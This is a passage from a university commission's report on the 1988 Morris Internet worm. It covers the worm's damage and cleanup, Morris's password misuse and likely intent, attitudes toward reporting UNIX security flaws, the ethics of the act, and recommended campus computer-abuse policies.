The time taken to purge the effects of the worm varied considerably from institution to institution. Berkeley estimated about 20 people days. Other institutions reported more or less, depending upon (i) how long the worm had spread before it was detected[35]; (ii) how many computers were affected or potentially affected; and (iii) local skills available. Fortunately, Berkeley and several other institutions reacted quickly, and remedial and preventive procedures were being broadcast across the networks during the night of November 2 to November 3. Cornell did not know it was affected until early on the morning of November 3. By late that morning, staff personnel in the Theory Center[36] had isolated Cornell from the national networks. Staff in various campus departments began to implement the remedial and preventive steps that had been recommended by Berkeley and others. Cornell was back on the air by the evening of November 3.

One industry association has estimated that the worm caused about $96 million of damage. This self-serving estimate appears to be grossly exaggerated. It depends upon assigning a most hypothetical hourly value to computer downtime. Since the association's estimate was based on the press' assumption of 6,000 affected computers, this averages $16,000 per affected computer, a highly unlikely and inflated number, considering no work or data were irretrievably lost.

---

[35] Berkeley students and staff detected the worm almost immediately after it arrived on the campus and were therefore able to analyze it rapidly and take immediate preventive and remedial action.

[36] Cornell's links to the Internet come through the TC-GOULD computer located in the Cornell Center for Theory and Simulation.

It has been suggested that the worm also had certain benefits, namely that it demonstrated that UNIX is vulnerable and that it heightened public awareness of the vulnerability of computer networks, upon many of which society critically depends, such as air traffic control networks or banking networks.

As to the first of these, most people in the UNIX user community are well aware of its vulnerabilities. In fact, the paper by Ritchie that is distributed as part of the Unix Users' Manual clearly states[37]:

> The first fact to face is that UNIX was not developed with security, in any realistic sense, in mind; this fact alone guarantees a vast number of holes.

UNIX was originally developed as a small system to run on a departmental computer among friendly, cooperating users. Its use has grown faster than its ability to cope with security across a network of thousands of users, including potentially hostile users. This is well known. It is also well-recognized that users in such an environment depend upon mutual trust to provide security. Morris violated that trust.

The public's awareness may have been heightened as a result of the worm, but this was an accidental byproduct of the event and the resulting display of media interest. Society does not condone burglary on the grounds that it heightens public concern about safety and security. Besides, it is quite likely that the public has been misled by this event into believing that <u>all</u> networks and computer systems are as vulnerable as the Internet and UNIX, which is simply not the case.

In any event, the Commission cannot condone wildly conducted experiments as a means to heighten public awareness. The potential consequences of such irresponsible experiments can be far greater than intended by the author. What would happen if some individual, who had access to the details of this worm and who was impressed by the attendant media-hype, chose to launch a similar experiment on a more critical network, even a more secure network, to determine its vulnerability? The unintended consequences could have far-reaching effects[38].

---

[37] Dennis M. Ritchie, "On the Security of UNIX".

[38] See Page 35. Something like this, in fact, happened.

Mitigation Attempts:

The Commission finds that Morris made only minimal efforts to limit the damage of the worm once it had been propagated. He contacted a friend, Mr. Sudduth, at Harvard, and asked him to distribute an anonymous apology and antidote on the network. This message only reached the community long after others had already developed antidotes to the worm, although it is not likely that Morris could have anticipated this delay. Through Sudduth, Morris relied on electronic mail for communication, which, even in the best of circumstances, would most likely not have been widely read until the following morning, long after the worm would have had considerable effect. Apart from Sudduth, Morris did not use the telephone to call anybody who could have caused rapid actions to occur. Sudduth clearly did not have the experience or stature necessary to act nationally on such matters. Morris did not call, for example, Dr. Krafft or Professor John Hopcroft, his department chairman, or Professor Dexter Kozen, the first-year graduate student advisor.

The Commission accepts that Morris' judgement was probably clouded by a degree of panic, but his behavior appears to underscore his avoidance of taking clear responsibility for his acts. His futile and limited attempts to mitigate the damage were confused by his apparently greater desire to remain anonymous.

Violation of Computer Abuse Policies:

As stated earlier, the Commission finds that Morris violated departmental policy on use of departmental research computing facilities. The Commission finds Morris to have been in unauthorized possession of passwords to computer accounts and to have had unauthorized access to computer accounts.

Lists of userid/password combinations were found in his account, as were programs capable of obtaining such passwords and exploiting them once found. The userid/password combinations were to accounts on other computers at Cornell[39]. On behalf of the Commission, Dr. Krafft has spot-checked four of these accounts that belong to Computer Science faculty members and determined that the owners did not grant permission to Morris to access their accounts and did not give him their passwords. Furthermore,

---

[39] As well as to computers at other universities, including Stanford and Berkeley, the latter including accounts on ERNIE, the VAX computer that was intended to play a special role in the spread of the worm.

there is the clear statement of intent contained in the October 15 version of the worm program (See Appendix 8), which openly describes the design intent, including such phrases as "methods of breaking into other systems" and "rsh from local host, maybe after breaking a local password..." and "stealing the password file".

For the same reasons presented on Page 22 the Commission does not find it believable that anyone else could have been responsible for the presence of these passwords and userid/password combinations in Morris' account.

The Computer Science Department Policy for the Use of the Research Computing Facility prohibits the "use of its computer facilities for browsing through private computer files, decrypting encrypted material, or obtaining unauthorized user privileges".

The work done to obtain passwords to other computer accounts and the probing used to test the worm or segments of the worm (see later discussion)prior to launch required "browsing" through private computer files and obtaining unauthorized user privileges. Furthermore, since UNIX password files are encrypted, obtaining passwords from those files requires the decryption of encrypted material. Thus the mere possession of passwords obtained in an unauthorized manner violates all three aspects of the Policy, regardless of the further use of the passwords. In addition, the post-launch work done by the worm required "browsing" through private computer files and obtaining unauthorized user privileges.

Thus the acts of obtaining, possessing and using the passwords were all contrary to departmental policy and therefore unauthorized.

Was Morris aware that such acts were contrary to policy or otherwise unauthorized? There is evidence that Morris received a copy of the Policy (see Section 5). As part of his orientation, Morris was also informed of and expected to be present at Dr. Krafft's lecture, which included observations on the importance of the Policy. Morris apparently chose not to attend this lecture even though he was present on campus at the time. In the Commission's view, his failure to attend the lecture does not provide a legitimate reason for any possible lack of awareness of the Policy.

Even if Morris had attended Dr. Krafft's lecture he may not have listened attentively. Of four students interviewed by the Commission who were at Dr. Krafft's lecture and had received the orientation material containing the Policy, only one recalled any mention of the Policy. One other student was aware of the Policy and even believed he had

signed something to the effect that he had read it (he had not). The other two students were unaware of the Policy, although one of the two assumed some such policy probably existed. The implications of this evidence are touched on later (see "University Policies on Computer Abuse").

The Harvard University Handbook for Students contains a clear statement of policy on "Misuse of Computer Systems" (see Appendix 12). Morris was surely familiar with this policy. The acts of developing and launching the worm were contrary to this policy. It would only be reasonable to assume that what is unlawful or unethical at Harvard was most likely to be unlawful or unethical elsewhere.

The fact that Morris chose to remain anonymous strongly suggests that he was quite aware that he had committed a wrongful act.

In any event, a policy should not be necessary to describe what is common sense, namely that actions that trespass on the property of others are simply not acceptable, whether or not damage is intended or caused. The acts of obtaining passwords to other accounts and exploiting such passwords to obtain unauthorized access is, at best, an unacceptable practice and possibly illegal. Given Morris' experience in the field[40], and given the attitudes of his father, which surely must have permeated their conversations[41], the Commission believes that Morris knew, or certainly should have known, that such acts are clearly not accepted as legitimate by the profession. This point is elaborated upon in the discussion of "Ethical Considerations" on Page 40.

Intent:

It is not possible to determine with certainty the intentions of the creator of the worm. There have been many speculations reported by the press and by friends of Morris, but the only convincing information is that which can be inferred from the structure of the worm itself, and such information only suggests probabilities, not certainties.

---

[40] Morris had recurrently worked on computer security at the Aiken Laboratory and other computer installations at Harvard University. He had also worked on computer security for various companies including AT&T, the original developer of UNIX.

[41] His father has devoted much of his professional career to the improvement of computer security, and has testified before the U.S.Congress about the need to deglamorize computer hackers.

The evidence suggests that the author of the worm did not intend for it to do any damage to files and data. He did not intend for it to replicate as rapidly as it did and bring so many computers to a halt. Rather, the intent was for the worm to spread and remain undiscovered on a multitude of host computers attached to the network. One can only speculate as to whether, when, and in what manner the author intended to reveal the worm's existence.

The evidence that the author did not intend for it to damage files and data is that there is no provision in the program for such action, and that no files or data were damaged or destroyed. Furthermore, there is no such intent stated in his early design comments in the October 15 version (see Appendix 8). It would have been a simple matter for the author to add instructions to cause such damage had that been his intention, but he did not. Such actions, in any event, would have rapidly announced the existence of the worm and are therefore at cross-purposes with the perceived intent of a latent, undiscovered worm.

The evidence that the author did not intend for the worm to replicate rapidly is somewhat more complex, since there is contradictory evidence. On the one hand, the worm contained code to check whether a penetrated node was already infected. If the worm detected another copy of itself at a given node, one or the other of the two copies would normally be "killed" according to a mechanism similar to the roll of a dice.

If the author had intended for the worm to replicate unchecked, there would have been no point in including such code. An infected node could be reinfected many times until it choked on the infestations. Thus, it is reasonable to conclude that the author did not intend massive replication.

However, a certain level of replication was clearly intended. For example, the point at which a given node was checked for infection was after the new arriving worm had already done considerable work: in particular, after it had already attempted to penetrate other computer nodes attached to the node under attack. A degree of replication was therefore assured. In fact, it was attempting to send out so many copies of itself prior to the roll of the dice that the node under attack would literally choke on itself.

Furthermore, one out of every seven times, the roll of the dice did not take place, thus guaranteeing extensive replication. To add insult to injury, the arriving worm in such circumstances became "immortal" and would always survive future "mano a mano's". Since immortal worms could only cumulate and never die unless human intervention occurred, worm replication would be assured by this mechanism alone.

Even an arriving worm that lost the roll of the dice did not die immediately but would do considerable work first. It would not die until the body of the main loop of the program had been executed several times and done other work, during which time it would give birth to new copies of the worm. These new copies were unaware that their "parent" had been killed during childbirth and would proceed as if all was well. Under these conditions, a computer was bound to become massively and rapidly infected.

The worm also had built-in mechanisms that gave it a predilection for seeking out "gateway" machines on networks. It would be expected that such machines would be connected to many other machines, thus enhancing the spread of the worm.

There were other problems, too, not the least of which was one of several programming bugs: one in particular reportedly[42] resulted in the loser in the roll of the dice not actually being killed as apparently planned, but massive replication would have occurred even if this error had been corrected.

Regardless of programming errors, quiet, not massive, replication may have been the intent of all of the above. That goal is not inconsistent with the actual program. The author may have speculated that some measure of replication was necessary to defend the worm against extinction in the event of detection and any defense mechanisms that might then be imposed. That the author anticipated the possibility of detection and defense is evidenced by the extent to which mechanisms were provided to hide the existence of the worm and to cover its tracks.

However, any individual capable of creating a program of the sophistication of the worm should have been quite capable of realizing that massive replication was a foregone conclusion given the design of the worm. Such a conclusion required little analysis.

Analogies can be drawn with population dynamics. It would have been extraordinarily difficult to achieve ecological balance between the continued existence of the worm and a potentially hostile environment, particularly given the complex structure of the network and the lack of any simulation of the behavior of the worm on such a complex network. The program was clearly designed so that the worm population would not wither away in the absence of massive human intervention. Fluctuating population states were

---

[42] There is some dispute as to whether this was indeed a bug.

certainly possible, but given the design of the worm the most probable consequence was uncontrolled growth to the point of saturation as in fact occurred. In the absence of conclusive evidence that the population would fluctuate within defined limits (and the author clearly did not and could not possess such evidence) it would be most logical to assume uncontrolled growth as the basis for considering potential consequences of the act.

The Commission finds it difficult to reconcile the degree of intelligence shown in the detailed design of the worm with the obvious replication consequences. We can only conclude that either the author's intent was malicious or that the author showed no regard for such larger consequences -- he was so completely absorbed in his activities that he simply did not consider the potential repercussions. We lean towards the latter conclusion only because greater damage could have been done had the author so chosen.

Another hypothesis that is consistent with the evidence is that the worm behaved exactly as planned, causing just enough damage to cripple thousands of computers but not enough to damage programs or data. This, however, seems farfetched.

It appears, therefore, that Morris did not pause to consider the potential consequences of his actions. He was so focussed on the minutiae of tactical issues that he failed to contemplate the overall potential impact of his creation. His behavior, therefore, can only be described as constituting reckless disregard. It is the responsibility of any member of the computer science profession (as in society in general) to consider the consequences of one's acts, especially when those acts may affect thousands of individuals across the nation.

Morris displayed naive conceit in assuming that he could launch an untested, unsimulated, complex worm onto a complex network and have it work correctly the first time. Even undergraduate students are taught in introductory courses that untested programs contain errors, that such errors are often subtle, and that one should never assume that one's programs function as intended without the most careful of testing.

The Commission doubts that Morris intended either to demonstrate security flaws in UNIX or to heighten public awareness of the vulnerability of computers and networks, both of which were described as possible benefits of the worm in the previous Section. We cannot reconcile either intention with the design of the worm: either objective could have been achieved if the worm had been designed to replicate uncontrollably without any of the features to inhibit replication or to disguise the worm's existence.

As Professor John Hopcroft, Chairman of the Cornell Computer Science Department, has pointed out[43]:

> I do not believe that this was just a "clever experiment that got out of hand"[44]. It was an experiment that never should have taken place. If someone plans to conduct an experiment with the potential to cause serious damage, it should be properly reviewed and organized so that it does not go astray.
>
> If we had known of this work beforehand, we would have arranged for the experiment to be conducted on an isolated network of work stations so that the consequences would have been minimal.

In the next Section, it is suggested that this act of launching the worm was not consistent with Morris' previous attitudes towards violations of computer security. It was an uncharacteristic act. Uncharacteristic as it may have been, however, the creation of the virus was not a sudden impetuous act. It was created over a two-week period and required sustained dedication, and the sustained commission of wrongful acts, namely the acts of obtaining passwords to other peoples' accounts. The actual launch itself may have been impetuous. Perhaps once having created the worm, Morris simply could not resist the grandiose act of testing the performance of his creation "in vivo".

We may never know Morris' true intentions. The Commission would not place much credulity even on any post facto explanations that Morris might give, since they may constitute rationalization rather than explanation. It is quite possible that even Morris does not and did not know his true intentions either now or at the time of creation. It may simply have been the unfocussed intellectual meandering of a hacker completely absorbed with his creation and unharnessed by considerations of explicit purpose or potential effect.

---

[43] Letter to the Editor, New York Times, November 29, 1988.

[44] Quoted from Peter Wayner's Letter to the Editor, New York Times, November 15, 1988.

Security Attitudes and Knowledge:

Although the act was reckless and impetuous, it appears to have been an uncharacteristic act for Morris. According to several of his friends and former Harvard colleagues who knew him well, Morris was preoccupied in his undergraduate days with developing and implementing measures for improving computer security, not with violating it. As an occasional staff member at two Harvard computational facilities, he would often alert management to security flaws, at times working only for professional curiosity and without pay. He exploited superuser privileges to obtain user passwords, but only for the purpose of informing management of the widespread use of English language passwords that were trivial to obtain illegally. He always cared about not taking actions to alter or destroy files and data belonging to others, a concern that was manifest in the design of the worm. His preoccupation with computers and computer security may have led to the neglect of his academic studies, according to friends and former colleagues at Harvard, but not to malfeasance. Those who spoke with the Commission were uniformly surprised that he had launched the worm, but were not surprised that he had the technical ability to create it.

The attitudes of the UNIX community in general, and of Morris' former colleagues at Harvard in particular, towards UNIX security flaws may have shaped Morris' own beliefs. There is no clear consensus in the UNIX community as to whether new security flaws should be reported and, if so, to

---

[45] Besides Sudduth, others who have commented along these lines include Scott Bradner (Technical Associate of the Harvard Psychology Department Computer Based Laboratory and Senior Preceptor in Psychology); Nicholas Horton, now at the Oregon Research Institute but who was Systems Manager at the Aiken Computational Laboratory in 1984-85; and Eric Roberts of the DEC Systems Information Research Center where Morris worked one summer under Roberts' supervision.

[46] The Aiken Computational Laboratory and the Harvard Psychology Department Computer Based Laboratory.

[47] Superuser privileges on UNIX systems are privileges normally only available to the systems programmers responsible for managing the system that give such programmers access to all files stored on the computer. Ethical practices in the profession permit the use of such privileges only for the purposes of improving and maintaining the system and not for the purpose of "snooping" through user files.

whom. Until about two years ago, the Berkeley Computer Systems Research Group (CSRG) who maintain BSD UNIX[48] did not take much if any responsibility[49] for fixing flaws, particularly between new releases of BSD UNIX, or for distributing patches. Publicly posting flaws on bulletin boards, say, only drew attention to the vulnerability for potential miscreants to exploit. These same flaws could also be present in commercial versions of UNIX, and commercial vendors are much slower to fix the problems because of the laborious procedures that are often followed. Security flaws in BSD UNIX are discovered frequently.

This situation has now changed, in that Berkeley is most responsive in this regard (see, for example, discussion of the FTP flaw below). Most people now report such flaws. CSRG reported that they were informed of seven separate flaws this past summer alone after a lull of several months. The practice of CSRG is to develop a fix for any flaw reported and to distribute the fix in the form of a patch to the operating system. It is the responsibility of system administrators to apply these patches. Periodically, a new release is issued by Berkeley with all patches applied. This has become standard practice.

However, some, but by no means all, members of the community are still concerned that fixing the problem in the BSD distribution may nevertheless highlight the possible vulnerability in commercial versions of UNIX. Thus, there is still ambivalence about reporting security flaws.

This ambivalence was certainly present among members of the Harvard community who spoke with the Commission. Scott Bradner[50], who supervised Morris during his freshman year, recalled several conversations with Morris about certain flaws that Morris had discovered and their mutual concerns about reporting them to Berkeley. Andrew Sudduth stated that it would never occur to him to report flaws to Berkeley. Nicholas Horton, however, a former systems manager at the Aiken Computational Laboratory, seemed surprised that flaws were not reported as standard procedure.

---

[48] We focus on BSD UNIX. However, similar remarks apply to the version of UNIX that runs on SUN Microsystems computers, which is closely related to BSD UNIX.

[49] BSD UNIX is distributed on an "as is" basis for research purposes. Apart from nominal distribution fees, there are no charges to users.

[50] See Footnote 45 on Page 33.

[51] For example, the so-called IOCTL flaw.

As Clifford Stoll, a computer security expert at Harvard University, has said[52]: "An obvious worry is how to get the word out to people wearing white hats without letting the black hats know."

Mr. Sudduth, for example, reported to the Commission that on October 23 Morris informed him of a new (to Morris) flaw he had discovered in UNIX associated with the File Transfer Protocol (FTP). Sudduth in turn later mentioned the flaw to Glen Adams at M.I.T. Adams, not Sudduth, reported the vulnerability to a small list of people, including Keith Bostick at CSRG, who distributed an operating system patch two days later, closing the loophole on machines to which the patch was applied. The patch was distributed on October 29.

Morris had spoken of this and other flaws to various people, including Mr. Sudduth and Mr. Dean (one of his Cornell officemates referenced earlier). Some have speculated that Morris was in haste to launch the worm because he was concerned that word of the remaining flaws might leak back to the CSRG, who presumably would close the loopholes. The Commission cannot confirm this. However, Sudduth reports that Morris sent him electronic mail early on the afternoon of November 2 asking whether he had discussed the FTP flaw with anyone. Sudduth replied that he had only mentioned it to members of the Harvard UNIX systems milieu so that they could take preventive action. Sudduth stated that he hoped he had "done nothing wrong" by so divulging the information. Morris did not reply.

This ambivalent attitude towards reporting UNIX security flaws is not unique to Harvard. The greatest concern behind this ambivalence is the lack of clearly stated policy by either Berkeley, or, more importantly, by commercial vendors. Commercial vendors bear even greater responsibility insofar as they market their software and have some obligation, legal or otherwise, for its security. Staff members of CSRG have expressed their own frustration with the lack of coordination with commercial vendors. In fact, only a few weeks after the worm incident, another security breach gained national attention when the FTP flaw was exploited in a network penetration through a computer at the MITRE corporation running an old release of ULTRIX, a

---

[52] See Appendix 14.

[53] UNIX security flaws are often discovered independently by several people.

[54] Dean Krafft reported receiving the patch for this flaw several days before the worm hit and applying it to the Computer Science Department computers.

version of UNIX marketed by Digital Equipment Corporation[55], a decisive example of the fears expressed by those who prefer not to report security flaws. There were also several other attempted network penetrations in the weeks following the release of the FTP patch by CRSG[56].

Morris explored UNIX security amid this atmosphere of uncertainty, where there were no clear groundrules and where his peers and mentors gave no clear guidance. It is hard to fault him for not reporting flaws that he discovered. From his viewpoint, that may have been the most responsible course of action, and one that was supported by his colleagues.

Some have speculated that Morris may have become so frustrated at the inability of the UNIX community to address these matters of security that he decided to develop and launch the worm as an intended silent demonstration of UNIX vulnerability. The Commission has no evidence of this. What is clear, however, is that there were other avenues he could have explored, such as running a controlled experiment in an isolated network with the knowledge and support of the Cornell Computer Science Department, as suggested by the remarks of Professor Hopcroft quoted earlier. Furthermore, Morris actions seemed to have spawned a rash of new breakins[57].

It is one thing to discover flaws and not report them. It is another matter when such flaws are exploited in a harmful manner, such as was the case when Morris designed and launched the worm.

The Commission has not examined in depth the extent to which the particular flaws exploited by the worm were previously known to members of the community, or how widely, or when they were first discovered by or came to the attention of Morris. From various reports, it appears that the Method-S and Method-F flaws may have been known to several individuals for some time, and may have been independently rediscovered by several people. However, neither of these flaws had been reported to the Berkeley CSRG (see below, however, regarding Method-F).

According to Harvard's Scott Bradner, the Method-F flaw was discovered several years ago by Dan Lanciani for one, who had succeeded Morris at the Harvard Psychology Department

---

[55] See Appendix 14.

[56] Adams reported that there had been several attempted penetrations at MIT alone.

[57] See Appendix 14.

Computer Based Laboratory. The knowledge was widely circulated at Harvard and fixes applied to most Harvard computers[58] running UNIX. No one reported it to Berkeley for the reasons described above. Also, no one from Harvard who spoke with the Commission can recall any specific conversation with Morris on Method-F earlier than last Spring, or can shed any light on whether Morris learned of it from others or independently discovered it. They all assumed he knew of it. Certainly the methodology underlying the Method-F flaw was quite widely known. Stories that have circulated that Morris was given the responsibility of reporting flaws to Berkeley appear to be quite apocryphal.

Ironically, last summer. the Berkeley CSRG did receive[59] a report of the Method-F flaw. However, it was incompletely reported as a problem with the Finger command itself, which exploits the Finger Daemon where the actual flaw existed. The CSRG checked the Finger command and determined there was no problem and no action was required.

It seems likely that Morris first heard of or discovered Method-S on his October 20-22 visit to Harvard[60]. The Commission has not been able to determine whether this particular flaw was already known, not having attempted to verify many rumors received by the Commission of fairly widespread knowledge of this flaw in the UNIX community. There have been several known flaws based around SENDMAIL, and it is possible that these flaws have been confused with the particular flaw underlying Method-S.

Technical Sophistication:

Even though it failed to achieve its presumed objective, the worm was a sophisticated, albeit misguided, computer program.

Morris must have worked extremely hard at developing the worm between October 15 and November 2. It required perseverance and dedication, perhaps to the exclusion of concerns about his legitimate academic activities. According to Sudduth, who knew Morris during his student days at Harvard, Morris was the kind of student who was bright but bored by routine homework, and often devoted his main energies elsewhere. He apparently continued this pattern at Cornell.

---

[58] Which is one reason why most Harvard computers running UNIX were not penetrated by the worm.

[59] From Jim Haynes of the University of California at Santa Cruz.

[60] See Page 19.

The case for sophistication rests on the program's complexity: it exploited several security flaws using several means of attack. It was carefully designed to hide itself from detection, to masquerade as something else, and to spread insidiously and efficiently across the network. Morris had paid careful attention to designing, programming and testing the details of the program. Unfortunately, he apparently ignored and failed to test its potential overall impact.

However, the consensus of the UNIX community appears to be that many UNIX "hackers" (we do not use that word pejoratively) could have written this or a similar program, certainly given knowledge of the particular security flaws or similar flaws. The methodology underlying these flaws, if not the details of the flaws themselves, was quite widely known. Many students, graduate or undergraduate, at many institutions could have accomplished this act. The knowledge and skill required are possessed by most UNIX hackers.

Cornell Involvement:

The Commission finds no evidence that anyone else at Cornell was involved or knew of the worm before it was launched. Although unusual behavior was observed on Electrical Engineering computers as early as October 29[61], this could have been the result of actions to test and debug parts of the worm or to obtain passwords for use in Method-P. These probes did not cause the replication phenomenon that ultimately led to the worm's discovery. Although department staff were puzzled and concerned, there was no way of tracing the source of the probes. Had (applying the force of hindsight) a change to all passwords been implemented at that time as a security measure, Morris, were he indeed responsible for these probes, could easily have switched his focus to testing on other computers.

Two people interviewed by the Commission reported that they had observed strange behavior on Computer Science Department computers on October 30 and 31. Unusual "Disk Full" errors were observed and subsequent repeated crashes occurred. However, Dr. Krafft has determined that this behavior had nothing to do with the worm but was due to other causes.

During the late afternoon of November 2, one of the Computer Science Department computers, CUARPA, was subjected to

---

[61] There had been repeated unsuccessful attempts as early as October 19 to connect to the Electrical Engineering Department computer, but it is unknown whether these attempts had anything to do with the worm. It would not have been possible to trace the origin of these attempts.

repeated attacks by a program exploiting Method-S (see Page 13). This was not realized at the time but only determined from later analysis of the computer records. It is likely that these attacks were last-minute testing by Morris (according to accounting records, it appears that Morris was logged on at the time), perhaps testing the code that had been added to utilize the password attacks between the penultimate version produced in the middle of the day and the final version, which was completed at 7.26 p.m.[62] Morris logged off at 8.45 p.m. and did not sign on again until 10.28 p.m. This testing, incidentally, was more in the nature of debugging the details of the program, not system testing of the type that would have revealed its overall effect on network computers and the massive replication that occurred (see Page 31).

As stated in Section 3, the first known occurrence of the worm was around 8 p.m. on the PREP computer at M.I.T. It has been speculated that Morris launched the worm through his guest account on this computer, operating remotely from Cornell. This cannot be confirmed from the computer records since, as stated earlier, the key system accounting record was suspiciously deleted by someone the following morning. It would not have required assistance from anyone at Cornell or elsewhere for Morris to have launched the worm remotely through M.I.T.

As stated earlier, the worm was first positively identified at Cornell early in the morning of November 3.

Morris informed his officemate, Dawson Dean, of his knowledge of UNIX security flaws several days before the worm had been launched, but not of his work in progress on the worm or of his plan to exploit these flaws. To the contrary, he told Dean that he did not intend to do anything with the knowledge. To Dean, this appeared to be idle chitchat between students about operating system security, with Morris showing off his knowledge. Dean cannot be faulted for not reporting the conversation. Someone more experienced might have asked Morris whether he had reported the flaws, perhaps to the CSRG group at Berkeley (see earlier discussion under "Security Attitudes and Knowledge").

Other than Morris, the first knowledge at Cornell that a member of the Cornell community might be linked to the

---

[62] Although the final version of the worm was compiled at 7.26 p.m., it was not encrypted until 8.26 p.m. Having launched the worm sometime after 7.26 p.m., it is possible that Morris was waiting to see whether it worked before encrypting the final version and signing off.

creation of the worm came at approximately 9.30 p.m. on the night of November 4, when the Washington Post contacted the Cornell Press Department to inform them that the New York Times was publishing a story alleging that Morris was the perpetrator.

Ethical Considerations:

The opinions of the computer science community, particularly the student community, vary considerably from regarding the launching of the worm as an heroic act that heightened awareness of computer security; to regarding it as an immoral and possibly illegal act that caused millions of dollars of damage. The consensus, however, appears to be that the act was clearly wrong and under no circumstances should have been carried out. At the same time, the community appears to recognize that there are few clear guidelines or applicable laws in this regard.

Regardless of legal and policy considerations, the basis for considering the act to be wrong is that it presumed upon the time of countless individuals without their consent. As such, it was a selfish act.

It was also a juvenile act. In an adult community, one does not need policies or laws or procedures to know that acts have consequences and that one is largely responsible for the consequences of ones' acts; or that those consequences should be assessed before initiating the acts.

There is also the matter of whether it is wrong to intrude into other peoples' computer accounts without their consent. Since, in this case, there appears to have been no evidence of any intent to cause damage, this particular incident has been likened to the act of trespassing in someone's house, rather than breaking and entering. The former is regarded generally as a misdemeanor in law rather than a felony, as is the act of usurping someone's automobile without their consent, taking it for a joyride, and returning it undamaged.

A more appropriate analogy, however, would be to liken the intrusion to taking a golf-cart and driving it around someone's house uninvited on a rainy day. Perhaps the driver navigated carefully and broke no china (intentionally or otherwise) but he should have clearly been aware that the mud on the tires would leave tracks throughout the house that someone else would have to clean up. In the case at hand, the driver proceeded to drive again and again through every house in the neighborhood.

There is also the matter of reasonable expectation of privacy. Passwords on computers are not used to guarantee security against determined intruders. They are there to

serve notice to one and all that this is private space and entry is unwelcome without possession of a search warrant. People generally do not lock their houses with the fortitude of Fort Knox -- the locks used are sufficient to deter all but determined intruders and exist to serve clear warning: "Keep Out".

A community of scholars should not have to build walls as high as the sky to achieve a reasonable expectation of privacy, particularly when such walls will equally impede the free flow of information. Besides, attempting to build such walls is likely to be futile in a community of individuals possessed of all the knowledge and skills required to scale the highest barriers.

There is a reasonable trust between scholars in the pursuit of knowledge, a trust upon which the users of the Internet have relied for many years. This policy of trust has yielded significant benefits to the computer science community and, through the contributions of that community, to the world at large. Violations of such a trust cannot be condoned. Even if there are unintended side benefits, which is arguable, there is a greater loss to the community as a whole.

The somewhat informal policies governing the development and distribution of Berkeley UNIX have yielded important benefits, as have the practices of sharing informal code and debugging remotely across networks. Much has been learned and much has been developed that would have been most unlikely or impossible under more restrictive conditions. The computer science community will lose if restrictive measures are imposed that inhibit the kind of creative growth that has occurred.

As the Cornell Computer Science Department faculty stated in a resolution passed on November 9, 1988:

> Computer scientists are fully aware that computers are easily misused with potentially catastrophic consequences. As such, we have a special duty to exercise and promote the highest sense of responsibility and the most exacting sense of ethical behavior. We insist that all members of the department use all equipment with care and responsibility. We shall do everything possible to prevent a repetition of the deplorable events of last week.

By any reasonable standards, the acts involved in the creation and distribution of this worm were selfish and wrong and violated the trust that exists between members of the computer science community in the use of computer facilities and networks.

Community Sentiment:

It is the responsibility of the various Cornell campus judicial bodies to consider potential disciplinary measures. It is not part of the charge of the Commission of Preliminary Enquiry to recommend specific disciplinary measures. Nevertheless, in view of the unusual nature of this case and the lack of campus and other precedent that exists, the Commission feels it might be useful to describe what it perceives to be the general community sentiment based on interviews conducted and materials read.

The Commission has spoken with a large number of individuals, mostly members of the computer science community, during the course of its investigations. It has also read many documents including press reports, reports of several computer scientists, papers and correspondence that have appeared in the computer science literature prior to this event, and electronic mail circulated on bulletin boards reflecting the opinions of many individuals. Based on this information, the Commission detects a general sentiment that the perpetrator of the computer worm incident should be subject to serious disciplinary measures for both the act of obtaining unauthorized access to other computers and computer accounts, including the unauthorized possession of passwords to such accounts, and for the act of unleashing the worm itself on the network. However, the general sentiment also seems to be prevalent that such disciplinary measures should allow for redemption and as such not be so harsh as to damage permanently the perpetrator's career.

The Commission emphasizes that this is not a conclusion reached from a systematic study, but a summary of impressions gained from the aforementioned sources. Even among those sources, there was a wide range of opinion.

University Policies on Computer Abuse:

The same moral and ethical standards that apply to other areas within our society should also apply to the use of the computer. We do not condone entering an unlocked office and searching through a file cabinet; we should not condone browsing through the computer files of others. Theft of computing resources or information stored on a computer is the same as theft from a store or home. Any willful act that causes loss of money, materiel, time, or information should be subject to retribution, regardless of whether the act involved the use of the computer.

However, the pervasive use of computers, particularly on distributed networks, is still such a relatively new phenomenon, and has opened up so many new modes of operation, that society has not had time to adjust fully to

it. Furthermore, the rapid changes in technology and its use imply that new questions about use and abuse are introduced faster than society can answer questions raised by earlier technologies. Who, for example, owns the contents of users' computer files at Cornell? Cornell? Who may, ethically or legally, browse through or change its contents? May a computer account be used for personal matters in off-hours, the way a typewriter may be used? May the local electronic mail systems, like the telephone, be used for personal messages?

Many more questions than answers arise from delving into these issues. The issues are often complex and change with technology. Society's laws often cannot keep pace, even if the ethical issues are clear.

Well aware of the problems of security, Cornell's Computer Science Department has for some time had a policy regarding the use of its research computing facilities (see Appendix 10), and has actively sought to communicate this policy to incoming graduate students. The policies and practices of the Computer Science Department in this regard are similar to those of other computer science departments around the nation. The Department's computer facilities are also comparable in security with those of most academic departments. Nevertheless, there was abuse, and it caused damage.

There are various ways the Computer Science department could enhance its computer security and make students, staff and faculty more aware of computer abuse and its consequences (for example, it could require the policy to be signed by all members of the Department indicating they have received and read it). However, the next abuse may not be in that Department, but in any Cornell unit that uses computers. It could possibly come at the hands of someone who does not even have a legitimate computer account. Computers have pervaded all of Cornell, expertise is growing everywhere, and some forms of computer abuse require little expertise.

Cornell's central computer facility managers have wrestled with many of the questions concerning computer abuse for many years, and have also promulgated several policies and security practices. However, these policies are only applied to those who use central facilities. The rapid pace of decentralization of computer facilities of recent years has not been accompanied by corresponding decentralization of such policies.

Given this situation, it behooves Cornell University to develop a university-wide policy on computer abuse, including a clear statement of moral and ethical standards regarding the use of computers that it expects every member of the Cornell community to follow, and to attempt to

develop a clear statement of precisely what constitutes computer abuse and the range of applicable penalties for such abuse. It should be given to and should apply to every member of the community -- faculty, students and staff. It should appear in all legislative and policy manuals that govern conduct by members of the community.

The Commission recommends that the Provost form a broadly-based committee to develop such a university-wide policy.

The Commission also recommends that the Vice President for Information Technologies be asked to form a university-wide security committee as an advisory body to develop reasonable security standards and procedures governing the use of distributed computing facilities and networks, and to act as a consultative body to managers of departmental facilities. The Commission recognizes that this committee is separate from the Security Committee that coordinates the security of central facilities and systems, but recommends that there be cross-representation to ensure coordination.

The Commission nevertheless wishes to make it clear that even the most comprehensive policy or the most reasonable security measures might not have deterred Morris from this particular mission. The University can only encourage reasonable behavior. It cannot guarantee that University policies and procedures will be followed.

7. ACKNOWLEDGEMENTS

